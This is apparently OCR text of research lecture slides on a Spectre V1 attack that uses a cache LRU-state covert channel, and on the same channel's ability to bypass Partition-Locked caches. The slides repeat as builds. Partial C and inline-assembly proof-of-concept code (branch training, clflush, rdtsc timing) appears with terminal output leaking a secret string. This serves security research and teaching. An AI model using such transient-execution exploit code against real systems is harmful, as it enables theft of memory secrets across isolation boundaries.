137       for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */
138
139       /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
140       /* Avoid jumps in case those tip off the branch predictor */
141       x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
142       x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
143       x = training_x ^ (x & (malicious_x ^ training_x));
144
145       /* Call the victim! */
146       victim_function(x);
147     }
148
149     /* Time reads. Order is mixed up to prevent stride prediction */
150     for (i = 0; i< 64;i++) {//64 sets
151         mix_i = perm[i];
152
153         /*load another line to evict the least recently used way*/
154         asm __volatile__ (
155         "movq (%%rcx),  %%rax     \n"
156         "lfence                \n"
157         "rdtsc                 \n"
158         : "=a" (time_tmp)
159         : "c" (LRU_way[mix_i][7]));
160
161         asm __volatile__ (
```

```
Terminal - wenjie@caslab-wkst8: ~/wenjie/spectre/spectre_attack/LRU
File  Edit  View  Terminal  Tabs  Help
Unclear: 0x54 84='T' score=320 (second best: 0x54 e score=237)
Reading at malicious_x = 0xffffffffffdff099...
Unclear: 0x68 104='h' score=699 (second best: 0x68 f score=539)
Reading at malicious_x = 0xffffffffffdff09a...
Unclear: 0x65 101='e' score=711 (second best: 0x65 f score=576)
Reading at malicious_x = 0xffffffffffdff09b...
Unclear: 0x5F 95='_' score=736 (second best: 0x5F e score=516)
Reading at malicious_x = 0xffffffffffdff09c...
Unclear: 0x4D 77='M' score=650 (second best: 0x4D d score=503)
Reading at malicious_x = 0xffffffffffdff09d...
Unclear: 0x61 97='a' score=735 (second best: 0x61 f score=525)
Reading at malicious_x = 0xffffffffffdff09e...
Unclear: 0x67 103='g' score=679 (second best: 0x67 f score=498)
Reading at malicious_x = 0xffffffffffdff09f...
Unclear: 0x69 105='i' score=734 (second best: 0x69 f score=508)
Reading at malicious_x = 0xffffffffffdff0a0...
Unclear: 0x63 99='c' score=738 (second best: 0x63 f score=509)
Reading at malicious_x = 0xffffffffffdff0a1...
Unclear: 0x5F 95='_' score=712 (second best: 0x5F f score=541)
Reading at malicious_x = 0xffffffffffdff0a2...
Unclear: 0x57 87='W' score=711 (second best: 0x57 d score=527)
Reading at malicious_x = 0xffffffffffdff0a3...
Unclear: 0x6F 111='o' score=734 (second best: 0x6F f score=521)
Reading at malicious_x = 0xffffffffffdff0a4...
Unclear: 0x72 114='r' score=725 (second best: 0x72 f score=518)
Reading at malicious_x = 0xffffffffffdff0a5...
Unclear: 0x64 100='d' score=698 (second best: 0x64 e score=536)
Reading at malicious_x = 0xffffffffffdff0a6...
Unclear: 0x73 115='s' score=645 (second best: 0x73 e score=511)
Reading at malicious_x = 0xffffffffffdff0a7...
Unclear: 0x5F 95='_' score=706 (second best: 0x5F f score=526)
Reading at malicious_x = 0xffffffffffdff0a8...
Unclear: 0x61 97='a' score=665 (second best: 0x61 e score=550)
Reading at malicious_x = 0xffffffffffdff0a9...
Unclear: 0x72 114='r' score=727 (second best: 0x72 f score=528)
Reading at malicious_x = 0xffffffffffdff0aa...
Unclear: 0x65 101='e' score=744 (second best: 0x65 f score=514)
Reading at malicious_x = 0xffffffffffdff0ab...
Unclear: 0x5F 95='_' score=686 (second best: 0x5F f score=476)
Reading at malicious_x = 0xffffffffffdff0ac...
Unclear: 0x53 83='S' score=641 (second best: 0x53 e score=506)
Reading at malicious_x = 0xffffffffffdff0ad...
Unclear: 0x71 113='q' score=714 (second best: 0x71 e score=566)
Reading at malicious_x = 0xffffffffffdff0ae...
Unclear: 0x75 117='u' score=708 (second best: 0x75 e score=531)
Reading at malicious_x = 0xffffffffffdff0af...
```

Spectre V1 Attack Using the New LRU Channel

Yale

```
38  char * secret = "The_Magic_Words_are_Squeamish_Ossifrage";
39
40  uint64_t temp = 0; /* Used so compiler won't optimize out
        victim_function() */
41
42  void victim_function(size_t x) {
43    if (x < array1_size) {
44      temp &= array2[ array1[x] * CACHE_LINE_SIZE];
45    }
46  }
```

```
125     /*first access way 0-7 to load the data to L1, Now way 0 is the least recently
            used entry*/
126     for (i = 0; i< 64;i++) {//64 sets
127         for( j = 0; j < 7;j++){
128             temp ^= *LRU_way[i][j];
129         }
130     }
131
132     /* The original Spetre v1 code*/
133     /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
134     training_x = tries % array1_size;
135     for (j = 29; j >= 0; j--) {
136       _mm_clflush( & array1_size);
137       for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */
138
139       /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
140       /* Avoid jumps in case those tip off the branch predictor */
141       x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
142       x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
143       x = training_x ^ (x & (malicious_x ^ training_x));
144
145       /* Call the victim! */
146       victim_function(x);
147     }
148
149     /* Time reads. Order is mixed up to prevent stride prediction */
150     for (i = 0; i< 64;i++) {//64 sets
151         mix_i = perm[i];
152
153         /*load another line to evict the least recently used way*/
154         asm __volatile__ (
155         "movq (%%rcx),  %%rax     \n"
156         "lfence                   \n"
157         "rdtsc                    \n"
158         : "=a" (time_tmp)
159         : "c" (LRU_way[mix_i][7]));
160
161         asm __volatile__ (
```

```
Terminal - wenjie@caslab-wkst8: ~/wenjie/spectre/spectre_attack/LRU
File  Edit  View  Terminal  Tabs  Help
Unclear: 0x54 84='T' score=320 (second best: 0x54 e score=237)
Reading at malicious_x = 0xffffffffffdff099...
Unclear: 0x68 104='h' score=699 (second best: 0x68 f score=539)
Reading at malicious_x = 0xffffffffffdff09a...
Unclear: 0x65 101='e' score=711 (second best: 0x65 f score=576)
Reading at malicious_x = 0xffffffffffdff09b...
Unclear: 0x5F 95='_' score=736 (second best: 0x5F e score=516)
Reading at malicious_x = 0xffffffffffdff09c...
Unclear: 0x4D 77='M' score=650 (second best: 0x4D d score=503)
Reading at malicious_x = 0xffffffffffdff09d...
Unclear: 0x61 97='a' score=735 (second best: 0x61 f score=525)
Reading at malicious_x = 0xffffffffffdff09e...
Unclear: 0x67 103='g' score=679 (second best: 0x67 f score=498)
Reading at malicious_x = 0xffffffffffdff09f...
Unclear: 0x69 105='i' score=734 (second best: 0x69 f score=508)
Reading at malicious_x = 0xffffffffffdff0a0...
Unclear: 0x63 99='c' score=738 (second best: 0x63 f score=509)
Reading at malicious_x = 0xffffffffffdff0a1...
Unclear: 0x5F 95='_' score=712 (second best: 0x5F f score=541)
Reading at malicious_x = 0xffffffffffdff0a2...
Unclear: 0x57 87='W' score=711 (second best: 0x57 d score=527)
Reading at malicious_x = 0xffffffffffdff0a3...
Unclear: 0x6F 111='o' score=734 (second best: 0x6F f score=521)
Reading at malicious_x = 0xffffffffffdff0a4...
Unclear: 0x72 114='r' score=725 (second best: 0x72 f score=518)
Reading at malicious_x = 0xffffffffffdff0a5...
Unclear: 0x64 100='d' score=698 (second best: 0x64 e score=536)
Reading at malicious_x = 0xffffffffffdff0a6...
Unclear: 0x73 115='s' score=645 (second best: 0x73 e score=511)
Reading at malicious_x = 0xffffffffffdff0a7...
Unclear: 0x5F 95='_' score=706 (second best: 0x5F f score=526)
Reading at malicious_x = 0xffffffffffdff0a8...
Unclear: 0x61 97='a' score=665 (second best: 0x61 e score=550)
Reading at malicious_x = 0xffffffffffdff0a9...
Unclear: 0x72 114='r' score=727 (second best: 0x72 f score=528)
Reading at malicious_x = 0xffffffffffdff0aa...
Unclear: 0x65 101='e' score=744 (second best: 0x65 f score=514)
Reading at malicious_x = 0xffffffffffdff0ab...
Unclear: 0x5F 95='_' score=686 (second best: 0x5F f score=476)
Reading at malicious_x = 0xffffffffffdff0ac...
Unclear: 0x53 83='S' score=641 (second best: 0x53 e score=506)
Reading at malicious_x = 0xffffffffffdff0ad...
Unclear: 0x71 113='q' score=714 (second best: 0x71 e score=566)
Reading at malicious_x = 0xffffffffffdff0ae...
Unclear: 0x75 117='u' score=708 (second best: 0x75 e score=531)
Reading at malicious_x = 0xffffffffffdff0af...
```

Spectre V1 Attack Using the New LRU Channel

Yale

```
38  char * secret = "The_Magic_Words_are_Squeamish_Ossifrage";
39
40  uint64_t temp = 0; /* Used so compiler won't optimize out
        victim_function() */
41
42  void victim_function(size_t x) {
43    if (x < array1_size) {
44      temp &= array2[ array1[x] * CACHE_LINE_SIZE];
45    }
46  }
```

```
125     /*first access way 0-7 to load the data to L1, Now way 0 is the least recently
            used entry*/
126     for (i = 0; i< 64;i++) {//64 sets
127         for( j = 0; j < 7;j++){
128             temp ^= *LRU_way[mix_i][j];
129         }
130     }
131
132     /* The original Spetre v1 code*/
133     /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
134     training_x = tries % array1_size;
135     for (j = 29; j >= 0; j--) {
136       _mm_clflush( & array1_size);
137       for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */
138
139       /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
140       /* Avoid jumps in case those tip off the branch predictor */
141       x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
142       x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
143       x = training_x ^ (x & (malicious_x ^ training_x));
144
145       /* Call the victim! */
146       victim_function(x);
147     }
148
149     /* Time reads. Order is mixed up to prevent stride prediction */
150     for (i = 0; i< 64;i++) {//64 sets
151         mix_i = perm[i];
152
153         /*load another line to evict the least recently used way*/
154         asm __volatile__ (
155         "movq (%%rcx),  %%rax     \n"
156         "lfence                \n"
157         "rdtsc                 \n"
158         : "=a" (time_tmp)
159         : "c" (LRU_way[mix_i][7]));
160
161         asm __volatile__ (
```

Step 1: Initialize LRU states

```
Terminal - wenjie@caslab-wkst8: ~/wenjie/spectre/spectre_attack/LRU
File  Edit  View  Terminal  Tabs  Help
Unclear: 0x54 84='T' score=320 (second best: 0x54 e score=237)
Reading at malicious_x = 0xffffffffffdff099...
Unclear: 0x68 104='h' score=699 (second best: 0x68 f score=539)
Reading at malicious_x = 0xffffffffffdff09a...
Unclear: 0x65 101='e' score=711 (second best: 0x65 f score=576)
Reading at malicious_x = 0xffffffffffdff09b...
Unclear: 0x5F 95='_' score=736 (second best: 0x5F e score=516)
Reading at malicious_x = 0xffffffffffdff09c...
Unclear: 0x4D 77='M' score=650 (second best: 0x4D d score=503)
Reading at malicious_x = 0xffffffffffdff09d...
Unclear: 0x61 97='a' score=735 (second best: 0x61 f score=525)
Reading at malicious_x = 0xffffffffffdff09e...
Unclear: 0x67 103='g' score=679 (second best: 0x67 f score=498)
Reading at malicious_x = 0xffffffffffdff09f...
Unclear: 0x69 105='i' score=734 (second best: 0x69 f score=508)
Reading at malicious_x = 0xffffffffffdff0a0...
Unclear: 0x63 99='c' score=738 (second best: 0x63 f score=509)
Reading at malicious_x = 0xffffffffffdff0a1...
Unclear: 0x5F 95='_' score=712 (second best: 0x5F f score=541)
Reading at malicious_x = 0xffffffffffdff0a2...
Unclear: 0x57 87='W' score=711 (second best: 0x57 d score=527)
Reading at malicious_x = 0xffffffffffdff0a3...
Unclear: 0x6F 111='o' score=734 (second best: 0x6F f score=521)
Reading at malicious_x = 0xffffffffffdff0a4...
Unclear: 0x72 114='r' score=725 (second best: 0x72 f score=518)
Reading at malicious_x = 0xffffffffffdff0a5...
Unclear: 0x64 100='d' score=698 (second best: 0x64 e score=536)
Reading at malicious_x = 0xffffffffffdff0a6...
Unclear: 0x73 115='s' score=645 (second best: 0x73 e score=511)
Reading at malicious_x = 0xffffffffffdff0a7...
Unclear: 0x5F 95='_' score=706 (second best: 0x5F f score=526)
Reading at malicious_x = 0xffffffffffdff0a8...
Unclear: 0x61 97='a' score=665 (second best: 0x61 e score=550)
Reading at malicious_x = 0xffffffffffdff0a9...
Unclear: 0x72 114='r' score=727 (second best: 0x72 f score=528)
Reading at malicious_x = 0xffffffffffdff0aa...
Unclear: 0x65 101='e' score=744 (second best: 0x65 f score=514)
Reading at malicious_x = 0xffffffffffdff0ab...
Unclear: 0x5F 95='_' score=686 (second best: 0x5F f score=476)
Reading at malicious_x = 0xffffffffffdff0ac...
Unclear: 0x53 83='S' score=641 (second best: 0x53 e score=506)
Reading at malicious_x = 0xffffffffffdff0ad...
Unclear: 0x71 113='q' score=714 (second best: 0x71 e score=566)
Reading at malicious_x = 0xffffffffffdff0ae...
Unclear: 0x75 117='u' score=708 (second best: 0x75 e score=531)
Reading at malicious_x = 0xffffffffffdff0af...
```

Spectre V1 Attack Using the New LRU Channel

Yale

```
38  char * secret = "The_Magic_Words_are_Squeamish_Ossifrage";
39
40  uint64_t temp = 0; /* Used so compiler won't optimize out
        victim_function() */
41
42  void victim_function(size_t x) {
43    if (x < array1_size) {
44      temp &= array2[ array1[x] * CACHE_LINE_SIZE];
45    }
46  }
```

```
125     /*first access way 0-7 to load the data to L1, Now way 0 is the least recently
            used entry*/
126     for (i = 0; i< 64;i++) {//64 sets
127         for( j = 0; j < 7;j++){
128             temp ^= *LRU_way[mix_i][j];
129         }
130     }
```

Step 1: Initialize LRU states

```
131
132     /* The original Spetre v1 code*/
133     /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
134     training_x = tries % array1_size;
135     for (j = 29; j >= 0; j--) {
136       _mm_clflush( & array1_size);
137       for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */
138
139       /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
140       /* Avoid jumps in case those tip off the branch predictor */
141       x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
142       x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
143       x = training_x ^ (x & (malicious_x ^ training_x));
144
145       /* Call the victim! */
146       victim_function(x);
147     }
```

Step 2: Trigger Victim's access

```
148
149     /* Time reads. Order is mixed up to prevent stride prediction */
150     for (i = 0; i< 64;i++) {//64 sets
151         mix_i = perm[i];
152
153         /*load another line to evict the least recently used way*/
154         asm __volatile__ (
155         "movq (%%rcx),  %%rax     \n"
156         "lfence                   \n"
157         "rdtsc                    \n"
158         : "=a" (time_tmp)
159         : "c" (LRU_way[mix_i][7]));
160
161         asm __volatile__ (
```

Terminal - wenjie@caslab-wkst8: ~/wenjie/spectre/spectre_attack/LRU

File Edit View Terminal Tabs Help

```
Unclear: 0x54 84='T' score=320 (second best: 0x54 e score=237)
Reading at malicious_x = 0xffffffffffdff099...
Unclear: 0x68 104='h' score=699 (second best: 0x68 f score=539)
Reading at malicious_x = 0xffffffffffdff09a...
Unclear: 0x65 101='e' score=711 (second best: 0x65 f score=576)
Reading at malicious_x = 0xffffffffffdff09b...
Unclear: 0x5F 95='_' score=736 (second best: 0x5F e score=516)
Reading at malicious_x = 0xffffffffffdff09c...
Unclear: 0x4D 77='M' score=650 (second best: 0x4D d score=503)
Reading at malicious_x = 0xffffffffffdff09d...
Unclear: 0x61 97='a' score=735 (second best: 0x61 f score=525)
Reading at malicious_x = 0xffffffffffdff09e...
Unclear: 0x67 103='g' score=679 (second best: 0x67 f score=498)
Reading at malicious_x = 0xffffffffffdff09f...
Unclear: 0x69 105='i' score=734 (second best: 0x69 f score=508)
Reading at malicious_x = 0xffffffffffdff0a0...
Unclear: 0x63 99='c' score=738 (second best: 0x63 f score=509)
Reading at malicious_x = 0xffffffffffdff0a1...
Unclear: 0x5F 95='_' score=712 (second best: 0x5F f score=541)
Reading at malicious_x = 0xffffffffffdff0a2...
Unclear: 0x57 87='W' score=711 (second best: 0x57 d score=527)
Reading at malicious_x = 0xffffffffffdff0a3...
Unclear: 0x6F 111='o' score=734 (second best: 0x6F f score=521)
Reading at malicious_x = 0xffffffffffdff0a4...
Unclear: 0x72 114='r' score=725 (second best: 0x72 f score=518)
Reading at malicious_x = 0xffffffffffdff0a5...
Unclear: 0x64 100='d' score=698 (second best: 0x64 e score=536)
Reading at malicious_x = 0xffffffffffdff0a6...
Unclear: 0x73 115='s' score=645 (second best: 0x73 e score=511)
Reading at malicious_x = 0xffffffffffdff0a7...
Unclear: 0x5F 95='_' score=706 (second best: 0x5F f score=526)
Reading at malicious_x = 0xffffffffffdff0a8...
Unclear: 0x61 97='a' score=665 (second best: 0x61 e score=550)
Reading at malicious_x = 0xffffffffffdff0a9...
Unclear: 0x72 114='r' score=727 (second best: 0x72 f score=528)
Reading at malicious_x = 0xffffffffffdff0aa...
Unclear: 0x65 101='e' score=744 (second best: 0x65 f score=514)
Reading at malicious_x = 0xffffffffffdff0ab...
Unclear: 0x5F 95='_' score=686 (second best: 0x5F f score=476)
Reading at malicious_x = 0xffffffffffdff0ac...
Unclear: 0x53 83='S' score=641 (second best: 0x53 e score=506)
Reading at malicious_x = 0xffffffffffdff0ad...
Unclear: 0x71 113='q' score=714 (second best: 0x71 e score=566)
Reading at malicious_x = 0xffffffffffdff0ae...
Unclear: 0x75 117='u' score=708 (second best: 0x75 e score=531)
Reading at malicious_x = 0xffffffffffdff0af...
```

Spectre V1 Attack Using the New LRU Channel

Yale

```
38  char * secret = "The_Magic_Words_are_Squeamish_Ossifrage";
39
40  uint64_t temp = 0; /* Used so compiler won't optimize out
        victim_function() */
41
42  void victim_function(size_t x) {
43    if (x < array1_size) {
44      temp &= array2[ array1[x] * CACHE_LINE_SIZE];
45    }
46  }
```

```
125     /*first access way 0-7 to load the data to L1, Now way 0 is the least recently
            used entry*/
126     for (i = 0; i< 64;i++) {//64 sets
127         for( j = 0; j < 7;j++){
128             temp ^= *LRU_way[i][j];
129         }
130     }
```

Step 1: Initialize LRU states

```
131
132     /* The original Spetre v1 code*/
133     /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
134     training_x = tries % array1_size;
135     for (j = 29; j >= 0; j--) {
136       _mm_clflush( & array1_size);
137       for (volatile int z = 0; z < 100; z++) {} /* Delay (can also mfence) */
138
139       /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
140       /* Avoid jumps in case those tip off the branch predictor */
141       x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
142       x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
143       x = training_x ^ (x & (malicious_x ^ training_x));
144
145       /* Call the victim! */
146       victim_function(x);
147     }
```

Step 2: Trigger Victim's access

```
148
149     /* Time reads. Order is mixed up to prevent stride prediction */
150     for (i = 0; i< 64;i++) {//64 sets
151         mix_i = perm[i];
152
153         /*load another line to evict the least recently used way*/
154         asm __volatile__ (
155         "movq (%%rcx),  %%rax      \n"
156         "lfence                    \n"
157         "rdtsc                     \n"
158         : "=a" (time_tmp)
159         : "c" (LRU_way[mix_i][7]));
160
161         asm __volatile__ (
```

Step 3: Trigger replacement and measure time

```
Terminal - wenjie@caslab-wkst8: ~/wenjie/spectre/spectre_attack/LRU
File  Edit  View  Terminal  Tabs  Help
Unclear: 0x54 84='T' score=320 (second best: 0x54 e score=237)
Reading at malicious_x = 0xffffffffffdff099...
Unclear: 0x68 104='h' score=699 (second best: 0x68 f score=539)
Reading at malicious_x = 0xffffffffffdff09a...
Unclear: 0x65 101='e' score=711 (second best: 0x65 f score=576)
Reading at malicious_x = 0xffffffffffdff09b...
Unclear: 0x5F 95='_' score=736 (second best: 0x5F e score=516)
Reading at malicious_x = 0xffffffffffdff09c...
Unclear: 0x4D 77='M' score=650 (second best: 0x4D d score=503)
Reading at malicious_x = 0xffffffffffdff09d...
Unclear: 0x61 97='a' score=735 (second best: 0x61 f score=525)
Reading at malicious_x = 0xffffffffffdff09e...
Unclear: 0x67 103='g' score=679 (second best: 0x67 f score=498)
Reading at malicious_x = 0xffffffffffdff09f...
Unclear: 0x69 105='i' score=734 (second best: 0x69 f score=508)
Reading at malicious_x = 0xffffffffffdff0a0...
Unclear: 0x63 99='c' score=738 (second best: 0x63 f score=509)
Reading at malicious_x = 0xffffffffffdff0a1...
Unclear: 0x5F 95='_' score=712 (second best: 0x5F f score=541)
Reading at malicious_x = 0xffffffffffdff0a2...
Unclear: 0x57 87='W' score=711 (second best: 0x57 d score=527)
Reading at malicious_x = 0xffffffffffdff0a3...
Unclear: 0x6F 111='o' score=734 (second best: 0x6F f score=521)
Reading at malicious_x = 0xffffffffffdff0a4...
Unclear: 0x72 114='r' score=725 (second best: 0x72 f score=518)
Reading at malicious_x = 0xffffffffffdff0a5...
Unclear: 0x64 100='d' score=698 (second best: 0x64 e score=536)
Reading at malicious_x = 0xffffffffffdff0a6...
Unclear: 0x73 115='s' score=645 (second best: 0x73 e score=511)
Reading at malicious_x = 0xffffffffffdff0a7...
Unclear: 0x5F 95='_' score=706 (second best: 0x5F f score=526)
Reading at malicious_x = 0xffffffffffdff0a8...
Unclear: 0x61 97='a' score=665 (second best: 0x61 e score=550)
Reading at malicious_x = 0xffffffffffdff0a9...
Unclear: 0x72 114='r' score=727 (second best: 0x72 f score=528)
Reading at malicious_x = 0xffffffffffdff0aa...
Unclear: 0x65 101='e' score=744 (second best: 0x65 f score=514)
Reading at malicious_x = 0xffffffffffdff0ab...
Unclear: 0x5F 95='_' score=686 (second best: 0x5F f score=476)
Reading at malicious_x = 0xffffffffffdff0ac...
Unclear: 0x53 83='S' score=641 (second best: 0x53 e score=506)
Reading at malicious_x = 0xffffffffffdff0ad...
Unclear: 0x71 113='q' score=714 (second best: 0x71 e score=566)
Reading at malicious_x = 0xffffffffffdff0ae...
Unclear: 0x75 117='u' score=708 (second best: 0x75 e score=531)
Reading at malicious_x = 0xffffffffffdff0af...
```

Covert Channel in Cache LRU States in PL Cache

Yale

Covert Channel in Cache LRU States in PL Cache

Yale

- Many secure caches are designed to mitigate side and covert channels.

Covert Channel in Cache LRU States in PL Cache

Yale

- Many secure caches are designed to mitigate side and covert channels.
- For example, Partition-Locked (PL) cache partitions the cache to defend side channels.

Covert Channel in Cache LRU States in PL Cache


Yale

- Many secure caches are designed to mitigate side and covert channels.
- For example, Partition-Locked (PL) cache partitions the cache to defend side channels.
- Each cache line is extended with one lock bit. When a cache line is locked, the line will not be evicted by any cache replacement until it is unlocked

Covert Channel in Cache LRU States in PL Cache

Yale

- Many secure caches are designed to mitigate side and covert channels.
- For example, Partition-Locked (PL) cache partitions the cache to defend side channels.
- Each cache line is extended with one lock bit. When a cache line is locked, the line will not be evicted by any cache replacement until it is unlocked
- It has been shown that the PL cache can effectively defend Flush+Reload, Prime+Probe and other attacks.




Covert Channel in Cache LRU States in PL Cache

Yale

- Many secure caches are designed to mitigate side and covert channels.
- For example, Partition-Locked (PL) cache partitions the cache to defend side channels.
- Each cache line is extended with one lock bit. When a cache line is locked, the line will not be evicted by any cache replacement until it is unlocked
- It has been shown that the PL cache can effectively defend Flush+Reload, Prime+Probe and other attacks.


But, how about the LRU covert channel?




LRU Channel Without Shared Memory in PL Cache

Yale

Sending 1



Sending 0

